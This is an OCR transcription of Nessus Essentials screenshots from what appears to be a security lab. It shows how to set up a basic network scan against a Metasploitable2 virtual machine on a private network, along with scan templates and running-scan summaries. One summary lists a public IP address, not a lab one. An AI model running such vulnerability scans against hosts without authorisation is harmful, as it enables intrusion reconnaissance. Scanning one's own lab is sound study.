
PowerShell → Get-Service 'Tenable Nessus'


File Modifica Visualizza Cronologia Segnalibri Strumenti Aiuto
Nessus Essentials / Folders / M
https://localhost:8834/#/scans/folders/my-scans
Cerca
nessus Essentials
Scans
Settings
admin
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
TENABLE
Community
Research
Tenable News
Microsoft's November 2020 Patch Tuesday Addresses ...
Read More
My Scans
Import
New Folder
New Scan

This folder is empty. Create a new scan.

New Scan

Nessus



File Modifica Visualizza Cronologia Segnalibri Strumenti Aiuto

Nessus Essentials | Home | Download Nessus | Tenable® | Nessus Essentials / Scan Templa

https://localhost:8834/#/scans/reports/new

Tenable News

Wishpond Connect.js Javascript Library Prototype P...

Read More

Scan Templates

‹ Back to Scans

Scanner

Search Library

DISCOVERY

Host Discovery
A simple scan to discover live hosts and open ports.

VULNERABILITIES

Basic Network Scan
A full system scan suitable for any host.

Advanced Scan
Configure a scan without using any recommendations.

Advanced Dynamic Scan
Configure a dynamic plugin scan without recommendations.

Malware Scan
Scan for malware on Windows and Unix systems.

Mobile Device Scan
Assess mobile devices via Microsoft Exchange or an MDM.

UPGRADE

Web Application Tests
Scan for published and unknown web vulnerabilities.

Credentialed Patch Audit
Authenticate to hosts and enumerate missing updates.


Intel AMT Security Bypass
Remote and local checks for CVE-2017-5689.

Spectre and Meltdown
Remote and local checks for CVE-2017-5753, CVE-2017-5715, and CVE-2017-5754

WannaCry Ransomware
Remote and local checks for MS17-010.

Ripple20 Remote Scan
A remote scan to fingerprint hosts potentially running the Treck stack in the network.

Zerologon Remote Scan
A remote scan to detect Microsoft Netlogon Elevation of Privilege (Zerologon).



New Scan / Host Discovery

Name: Metasploitable2


Description: Test Metasploitable2

Folder: My Scans

Targets: 192.168.1.129

IP / FQDN

Upload Targets




My Scans

2 Scans

☐	Name	Schedule		Last Modified		
☐	192.168.1.29	On Demand	⟳	Today at 12:01 PM	⏸	■
☐	192.168.1.29	On Demand	✓	Today at 11:57 AM	▶	✕

Tenable News

Umbraco Cloud CMS Multiple Vulnerabilities



Metasploitable

‹ Back to My Scans

Host	Vulnerabilities	%
193.205.92.113	1 1 47	4%

Scan Details

Policy: Basic Network Scan

Status: Running

Severity Base: CVSS v3.0

Scanner: Local Scanner

Start: Today at 10:50 AM

Vulnerabilities


- ● Critical
- ● High
- ● Medium
- ● Low
- ● Info

Tenable News

Schneider Electric C-Gate Multiple Vulnerabilities

Read More

Basic Network Scan



File Modifica Visualizza Cronologia Segnalibri Strumenti Aiuto

Nessus Essentials / Folders / Vi

https://localhost:8834/#/scans/reports/288/hosts

Cerca

nessus Essentials   Scans   Settings   admin

FOLDERS
- My Scans
- All Scans
- Trash

RESOURCES
- Policies
- Plugin Rules

TENABLE
- Community
- Research

Tenable News

Trend Micro InterScan Web Security Virtual Applian...

Read More

192.168.1.29

‹ Back to My Scans

Configure

Hosts 1 | Vulnerabilities 65 | History 1

Filter ▾ | Search Hosts | 1 Host

☐	Host	Vulnerabilities ▾	%
☐	192.168.1.29	9 7 29 5 124	99%


Scan Details

Policy:	Basic Network Scan
Status:	Running
Scanner:	Local Scanner
Start:	Today at 11:58 AM

Vulnerabilities

- ● Critical
- ● High
- ● Medium
- ● Low
- ● Info

Basic Network Scan



